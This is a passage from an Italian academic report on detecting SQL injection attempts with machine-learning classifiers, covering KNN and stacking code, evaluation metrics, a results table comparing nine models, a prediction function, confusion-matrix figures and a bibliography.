Il *K-Nearest Neighbors (KNN)* è un algoritmo di classificazione non parametrico che classifica un'istanza in base alla classe della maggior parte dei suoi vicini più prossimi nel dataset. Durante il processo di addestramento, KNN non costruisce un modello esplicito, ma memorizza semplicemente il dataset di addestramento. Quando viene fornita una nuova istanza da classificare, il modello calcola la distanza tra l'istanza e tutti gli altri punti nel dataset e seleziona i k più vicini. La classe dell'istanza da classificare è quindi determinata dalla maggioranza delle classi tra questi vicini.

```
knn = KNeighborsClassifier()
knn.fit(X_train, y_train)
y_pred_knn = knn.predict(X_test)
```

L'algoritmo KNN è particolarmente utile per la sua semplicità e versatilità, ma può essere sensibile alla scelta di k e alla scala delle caratteristiche. È anche importante considerare che le prestazioni di KNN possono degradare con l'aumento della dimensionalità del dataset.

Stacking Classifier

Il *Stacking Classifier (SC)* è un meta-modello che combina le previsioni di diversi modelli base per migliorare le prestazioni complessive. In questo caso, i modelli base utilizzati sono GBM, AdaBoost, XGBoost, LightGBM, Random Forest, Logistic Regression, KNN e Decision Tree. Le previsioni di questi modelli vengono utilizzate come input per un classificatore finale, in questo caso una regressione logistica, che genera la previsione finale.

```
estimators = [
    ('gbm', gbm),
    ('ada', ada),
    ('xgb', xgb),
    ('lgbm', lgbm),
    ('rf', rf),
    ('log_reg', log_reg),
    ('knn', knn),
    ('dt', dt)
]

stacking = StackingClassifier(estimators=estimators,
    ↪ final_estimator=LogisticRegression())
stacking.fit(X_train, y_train)
y_pred_stacking = stacking.predict(X_test)
```

6.5 Analisi dei Modelli di Machine Learning

Tutti i modelli sono stati addestrati utilizzando un set di addestramento composto da caratteristiche numeriche e BoW, mentre la valutazione delle prestazioni è stata effettuata su un set di test separato. La combinazione di diversi modelli permette di catturare diverse sfumature del problema e migliorare la capacità predittiva complessiva del sistema.

Le prestazioni di ciascun modello sono state valutate utilizzando varie metriche, tra cui accuratezza, precisione, richiamo, F1-score, AUC e la matrice di confusione, con l'obiettivo di identificare il modello più performante per la rilevazione delle SQL injection:

- **Accuratezza (Accuracy)**

  L'accuratezza misura la proporzione di predizioni corrette rispetto a tutte le predizioni effettuate.

$$\text{Accuracy} = \frac{TP + TN}{TP + TN + FP + FN}$$

Dove:

- TP (True Positive): veri positivi
- TN (True Negative): veri negativi
- FP (False Positive): falsi positivi
- FN (False Negative): falsi negativi

L'accuratezza indica quante predizioni sono corrette in generale, ma potrebbe non essere sempre affidabile in presenza di dataset sbilanciati.

- **Precisione (Precision)**

  La precisione valuta la proporzione di veri positivi rispetto a tutte le predizioni positive.

$$\text{Precision} = \frac{TP}{TP + FP}$$

- **Richiamo (Recall)**

  Il richiamo, o sensibilità, misura la capacità del modello di identificare correttamente le istanze positive.

$$\text{Recall} = \frac{TP}{TP + FN}$$

- **F1-Score**

  L'F1-score è la media armonica della precisione e del richiamo.

$$F_1 = 2 \times \frac{\text{Precision} \times \text{Recall}}{\text{Precision} + \text{Recall}}$$

  L'F1-score è utile quando c'è uno squilibrio tra precisione e richiamo e si cerca un compromesso tra i due.

- **Matrice di Confusione**

  La matrice di confusione mostra le prestazioni del modello in termini di predizioni corrette e errori:

$$\begin{bmatrix} TP & FP \\ FN & TN \end{bmatrix}$$

- **AUC**

  La curva ROC (Receiver Operating Characteristic) illustra la capacità di un modello di distinguere tra classi positive e negative. Rappresenta il tasso di veri positivi (TPR) rispetto al tasso di falsi positivi (FPR) a diversi livelli di soglia.

$$\text{TPR} = \frac{TP}{TP + FN}, \quad \text{FPR} = \frac{FP}{FP + TN}$$

  Un'area sotto la curva (AUC) di 1 indica un modello perfetto, mentre un AUC di 0.5 suggerisce che il modello non è migliore di una scelta casuale.

La scelta del modello di machine learning più adeguato per la classificazione dei tentativi di SQL injection è complessa, date le prestazioni simili tra i vari approcci. La seguente tabella offre una panoramica chiara delle metriche di prestazione per ciascun modello, evidenziando il numero di errori e successi nel riconoscimento dei tentativi di SQLi.

Tabella 6.2. Confronto delle Prestazioni dei Modelli

Modello	Accuratezza	Precisione	Richiamo	F1 Score	ROC AUC
Gradient Boosting Machine	0.990	0.993	0.991	0.992	0.991
AdaBoost	0.989	0.990	0.989	0.989	0.988
XGBoost	0.996	0.998	0.995	0.997	0.997
LightGBM	0.996	0.997	0.995	0.996	0.996
Logistic Regression	0.988	0.993	0.985	0.989	0.989
Random Forest	0.995	0.999	0.992	0.995	0.995
K-Nearest Neighbors	0.970	0.985	0.961	0.973	0.972
Albero Decisionale	0.989	0.989	0.992	0.990	0.989
Stacking Classifier	0.997	0.998	0.996	0.997	0.997

Dall'analisi della tabella, possiamo fare le seguenti osservazioni:

1. **Analisi dei modelli**: In generale, i modelli più complessi come XGBoost, LightGBM, e il Stacking Classifier hanno ottenuto le migliori prestazioni, con un equilibrio eccellente tra precisione, richiamo, e capacità di generalizzazione. Modelli più semplici come Logistic Regression e Albero Decisionale funzionano bene, ma non raggiungono le stesse prestazioni dei metodi di ensemble. KNN, invece, mostra difficoltà nel catturare tutte le varianti di SQL injection, rendendolo meno efficace rispetto agli altri modelli.

2. **Importanza della Metodologia**: Le metriche di precisione, richiamo e ROC AUC sono fondamentali nella scelta del modello, specialmente considerando le conseguenze di falsi positivi e negativi nella sicurezza delle applicazioni.

3. **Considerazioni pratiche**: È essenziale valutare anche la complessità del modello e il tempo di addestramento, in quanto l'efficienza del modello influisce sulla sua implementazione in ambienti di produzione. Ad esempio lo Stacking Classifier richiede una fase di addestramento estremamente lunga rispetto agli altri modelli.

In conclusione, un approccio bilanciato nella selezione del modello deve considerare sia le prestazioni quantitative sia le esigenze specifiche della classificazione dei tentativi di SQL injection.

6.6 Deployment dei modelli

Per sfruttare le predizioni dei modelli, è fondamentale salvare non solo i modelli stessi, ma anche il *vectorizer* per garantire che vengano estratte le stesse features *BoW* (Bag of Words) utilizzate durante l'addestramento e l'inferenza.

Per analizzare ogni query, è necessario seguire i passaggi descritti di seguito e decidere quale modello utilizzare per la predizione o come combinarli:

```
def prediction(query):
    # Estrae le caratteristiche dalla query
    query_features = extract_features(query)

    # Trasforma il testo della query in BoW
    query_bow = vectorizer.transform([query])

    # Combina le caratteristiche numeriche e testuali
    query_features_combined = hstack((query_features,
    ↪  query_bow)).tocsr()

    # Predizioni dai modelli
    predictions = {
        'Gradient Boosting Machine':
        ↪  gbm.predict(query_features_combined)[0],
        'AdaBoost': ada.predict(query_features_combined)[0],
        'XGBoost': xgb.predict(query_features_combined)[0],
        'LightGBM': lgbm.predict(query_features_combined)[0],
        'Logistic Regression':
        ↪  log_reg.predict(query_features_combined)[0],
        'Random Forest': rf.predict(query_features_combined)[0],
        'Stacking Classifier':
        ↪  stacking.predict(query_features_combined)[0]
    }

    if predictions['Stacking Classifier'] == 1:
        return 'SQL Injection Detected'
    else:
        return 'No SQL Injection Detected'
```

In questo modo, è possibile ottenere le predizioni dai vari modelli per ciascuna query che viene passata al metodo. Tale metodo è utilizzato anche nell'applicazione vulnerabile descritta nel Capitolo 3 e viene invocato ogni volta che una query viene inviata al database mentre la `safe_mode` è attiva. Il suo funzionamento può essere osservato nei file di log, dove, oltre alla query, viene riportata anche la predizione associata.

6.7 Grafici

Questa sezione presenta una serie di grafici che offrono una visione visiva delle performance dei modelli di classificazione, già esaminate in dettaglio nella Sezione 6.5. Oltre alle riflessioni riportate, i grafici permettono di analizzare ulteriormente i risultati ottenuti.

Il primo grafico riporta il report di classificazione per tutti i modelli, mettendo in evidenza le metriche chiave come precisione, recall, F1-score e ROC_AUC. Tali valori erano già stati introdotti nella Tabella 6.2, ma qui vengono presentati in maniera grafica per facilitare l'interpretazione.

Tutti riescono a classificare eccezionalmente bene. Durante il testing sono sorti alcuni dubbi riguardanti possibili overfitting. Tuttavia le medesime performance sono state ottenute attraverso il K-Cross Fold Validation e processi di regolarizzazione personalizzati per ogni modello.



Figura 6.2. Report sulla classificazione dei modelli

Successivamente, vengono presentate le matrici di confusione per ciascun modello, offrendo un'ulteriore panoramica delle previsioni corrette e degli errori commessi rispetto ai valori reali. Queste matrici forniscono una rappresentazione dettagliata dei tipi di errori effettuati dai modelli e permettono di identificare facilmente le aree di miglioramento.

Una metrica sicuramente di maggiore impatto e alla base per il calcolo delle precedenti misurazioni. Attraverso i singoli grafici si possono fare delle valutazioni che sono in linea con quelle presenti nel precedente grafico.



Figura 6.3. GBM - Matrice di Confusione



Figura 6.4. AdaBoost - Matrice di Confusione



Figura 6.5. XGBoost - Matrice di Confusione



Figura 6.6. LightGBM - Matrice di Confusione



Figura 6.7. LR - Matrice di Confusione



Figura 6.8. Random Forest - Matrice di Confusione



Figura 6.9. KNN - Matrice di Confusione



Figura 6.10. Decision Tree - Matrice di Confusione



Figura 6.11. Stacking - Matrice di Confusione

Conclusione

Adottare le giuste soluzioni e rimanere aggiornati sulle nuove tecnologie e modalità di progettazione del software sono essenziali per realizzare sistemi sicuri. È fondamentale non lasciare nulla al caso e bilanciare adeguatamente la sicurezza in ogni sua componente. Tuttavia, è altrettanto importante evitare di sovraccaricare il sistema con strutture di controllo e sistemi di accesso complessi, poiché ciò può compromettere l'esperienza utente. Comprendere i rischi associati a violazioni di risorse o accessi non autorizzati, consente di identificare i sistemi di controllo e protezione più adatti.

Spero che questo report riesca a ispirare nuovi lettori verso l'argomento della sicurezza informatica e ad aumentare la consapevolezza della sua importanza. Sviste e progettazioni inadeguate possono avere ripercussioni gravi, anche nella vita delle persone. Cercare di prestare attenzione a quello che si sta realizzando senza concentrarsi solo sulla soluzione al problema, deve essere un obiettivo unanime per tutte le parti coinvolte perché ognuna, almeno in parte, è responsabile della sicurezza del sistema.

Bibliografia

[1] Umar Farooq. Ensemble machine learning approaches for detection of sql injection attack. *Tehnički glasnik*, 15(1):112–120, 2021.

[2] Yoav Goldberg and Graeme Hirst. *Neural Network Methods in Natural Language Processing*. Morgan & Claypool Publishers, 2017.

[3] Prof. Lenzerini Maurizio. 2 - modellorelazionale, 2023/2024. Materiale del corso "Basi di Dati".

[4] Stuart J. Russell and Peter Norvig. *Artificial Intelligence: A Modern Approach (4th Edition)*. Pearson, 2020.

[5] William Stallings and Lawrie Brown. *Computer Security: Principles and Practice*. Pearson, 4th global edition, 2018.